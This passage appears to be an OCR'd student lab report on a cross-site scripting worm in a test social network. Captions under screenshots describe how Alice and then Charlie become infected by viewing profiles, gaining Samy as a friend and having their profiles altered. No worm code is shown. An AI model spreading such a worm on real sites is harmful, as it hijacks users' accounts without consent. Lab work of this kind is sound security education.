
Now logging into alice profile as shown below




Also notice that she has no friends before the attack as shown in the below screenshot




Now Alice trying to view the profile of the members present




Alice is now viewing the samy's account as shown in the below




Now Alice is also infected her about me changes to Alice is my Bestfriend.




Alice now friends with Sammy as well as shown in the diagram below




If we notice her edit profile, we can also see her Worm code is also available as shown in the below screenshot




Now trying for a new user Charlie, as shown in the below logging into Charlie account




Before the attack making sure that there is no friends for Charlie.




He now views the members tabs




Now Charlie is viewing alice account and he doesn't know that he is also affected.



